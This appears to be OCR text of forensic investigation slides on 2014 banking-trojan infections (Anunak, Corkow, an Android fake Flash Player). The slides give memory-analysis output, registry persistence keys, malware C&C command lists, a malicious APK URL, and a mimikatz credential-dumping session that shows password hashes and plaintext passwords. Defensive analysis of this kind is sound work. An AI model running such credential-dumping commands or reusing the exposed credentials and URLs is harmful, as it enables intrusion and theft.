
2014-11-11T17:43:54.666821+00:00 – /ProgramData/Mozilla/AFpDX1MObVpfDwUMBQ.bin


```
0x86d11f80   3896      0x1d4   0x120089 File           \Device\HarddiskVolume2\ProgramData\Mozilla\AFpDX1MObVpfDwUMBQ.bin
```

#Volatility. CnC

2014-11-11T17:41:23.644137+00:00 - F1E64096.doc:vss_store_0
2014-11-11T17:41:25.148820+00:00 - /USERS/BUH/APPDATA/LOCAL/NTXOBJ.EXE
2014-11-11T17:41:25.708204+00:00 - /Windows/System32/com/svchost.exe
2014-11-11T20:30:08.342691+00:00 - /Windows/Prefetch/RUNDLL32.EXE-46F5E288.pf
2014-11-11T20:30:08.764554+00:00 - /Users/Buh/AppData/Local/Temp/DMI72CF.tmp

```
0x3de9b3d0 TCPv4    192.168.67.129:49419                    ESTABLISHED     3452    rundll32.exe
0x3f4204d0 TCPv4    192.168.67.129:49425                    SYN_SENT        3668    svchost.exe
0x3f65c8a8 TCPv4    192.168.67.129:49420                    ESTABLISHED     3452    rundll32.exe
0x3f7c83a8 TCPv4    192.168.67.129:49421                    CLOSED          3452    rundll32.exe
```






#Volatility. Code Injection

Detecting Injection - Code injection is relatively easy to detect and having no memory-mapped:

- Process: svchost.exe Pid: 3668 Address: 0x60000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 53, MemCommit: 1, PrivateMemory: 1, Protection: 6
- Process: svchost.exe Pid: 3896 Address: 0x60000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 53, MemCommit: 1, PrivateMemory: 1, Protection: 6



#Volatility. Registry

2014-11-11T17:43:58.278689+00:00 – \ControlSet001\services\FDResPubSys - C:\Windows\system32\com\svchost.exe

vol.py -f memory.dump --profile=Win7SP0x86 printkey -K "ControlSet001\services\FDResPubSys"

```
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: FDResPubSys (S)
Last updated: 2014-11-11 17:43:58 UTC+0000

Subkeys:

Values:
REG_DWORD     Type            : (S) 16
REG_DWORD     Start           : (S) 2
REG_DWORD     ErrorControl    : (S) 1
REG_EXPAND_SZ ImagePath       : (S) C:\Windows\system32\com\svchost.exe
REG_SZ        DisplayName     : (S) \u0423\u0431\u043b\u0438\u043a\u0430\u0446\u0438\u044f \u044
0\u0435\u0441\u0443\u0440\u0441\u043e\u0432 \u043e\u0431\u043d\u0430\u0440\u0443\u0436\u0435\u04
3d\u0438\u044f \u0444\u0443\u043d\u043a\u0446\u0438\u0438
```

#Volatility. Registry

2014-11-11T20:00:06.057633+00:00 – \CLSID\{%GUID%}\InProcServer32 - C:\Users\Buh\AppData\Local\DAOimdx7tab.dmo

vol.py -f memory.dump --profile=Win7SP0x86 printkey -K "CLSID\{FB314EDC-A251-47B7-93E1-CDD82E34AF8B}\InProcServer32"

```
Registry: \??\C:\Users\Buh\AppData\Local\Microsoft\Windows\UsrClass.dat
Key name: InProcServer32 (S)
Last updated: 2014-11-11 20:00:06 UTC+0000

Subkeys:

Values:
REG_SZ                        : (S) C:\Users\Buh\AppData\Local\DAOimdx7tab.dmo
REG_SZ        ThreadingModel  : (S) Apartment
```

#Volatility. ShimCache

2014-11-11T17:53:32.350000+00:00 – mimi.exe
2014-11-11T17:53:41.404527+00:00 – /Intell/mimi/6.txt

```
REG_BINARY    C:\Intell\mimi.exe :
Count:          1
Focus Count:    0
Time Focused:   0:00:00.500000
Last updated:   2014-11-11 17:53:32 UTC+0000
0x00000000  00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00   ................
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff e0 dd 68 68   ..............hh
0x00000040  d8 fd cf 01 00 00 00 00                           ........

REG_BINARY    C:\Intell\mimi\mimi32\mimikatz.exe :
Count:          2
Focus Count:    3
Time Focused:   0:01:26.847000
Last updated:   2014-11-11 18:04:58 UTC+0000
0x00000000  00 00 00 00 02 00 00 00 03 00 00 00 4b 51 01 00   ............KQ..
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff 80 91 52 01   ..............R.
0x00000040  da fd cf 01 00 00 00 00                           ........
```

#Timeline. Collection Information

2014-11-11T17:53:32.350000+00:00 – mimi.exe
2014-11-11T17:53:41.404527+00:00 – /Intell/mimi/6.txt
2014-11-11T17:54:52.053700+00:00 – /Intell/mimi/mimi32/mimikatz.log


Result:
User Name : Buh
Domain : Buh-PC

Domain : INTAD *
Password : igf42er5

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session           : Interactive from 2
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
...
```

#Timeline. Collection Information. CnC

NOP
Reboot
Wipe
SelfRemove
CfgWrite
Update
DownloadAndExecuteEXE или DAMPDLL
ChangeURLs




u machine - proxy


#Collection Information. Anunak

CVE-2012-0158 + договор.doc = <3

bc:[redacted]org



#Collection Information. Corkow



Corkow.dll

MON

KLG

HVNC


FG


QUIK

Rundll32.dll + Volume Serial + DllGetClassObject = <3

*http://habrahabr.ru/company/eset/blog/214197/

#Collection Information. Corkow





SizeOfInitializedData	00000108	Dword	0008DC00	
SizeOfUninitializedData	0000010C	Dword	00000000	
AddressOfEntryPoint	00000110	Dword	00000000	Invalid

MachineGuid + Handles


Rundll32.dll + Volume Serial + DllGetClassObject = <3


INVESTIGATION OF INFECTION {mobile} BANKING TROJAN

#Collection Information. FakeFlashPlayer

/Root/data/com.android.providers.downloads/databases/downloads.db:
/storage/sdcard0/Download/**FlashPlayerUpdate.apk** - 27 june 2014 20:02:20 from
http://chek-flash-player.com/FlashPlayerUpdate.apk

Virtual Device (Xamarin) + Dex to jar + JD-GUI






#Collection Information. MobileBanking

/Root/data/ com.timer.seconds/databases/System:

idevice	counrty	network	number	gate
0000000111111	ru	[redacted]		

http://client-[redacted]	15 Jul 2014 20:04:45 GMT
http://client[redacted]/verification/m/img/s_cfmxw.css	
http://client[redacted]/verification/m/img/form.css	
http://client[redacted]/verification/m/img/s_gyzt.css	
http://client[redacted]/verification/m/img/s_c.js	
http://client[redacted]/verification/m/js/jquery.validate.js	
http://client[redacted]/verification/m/js/additional-methods.js	
http://client[redacted]/verification/m/img/logo.png	
91.237.198.[redacted]	15 Jul 2014 20:04:48 GMT
http://client[redacted]/verification/m/img/hit.gif	
http://client[redacted]/verification/m/img/p.gif	
http://ajax.g[redacted]/ajax/libs/jquery/1.9.0/jquery.min.js	



Ivanov Boris
b0@live.ru
@BlackCaesar1973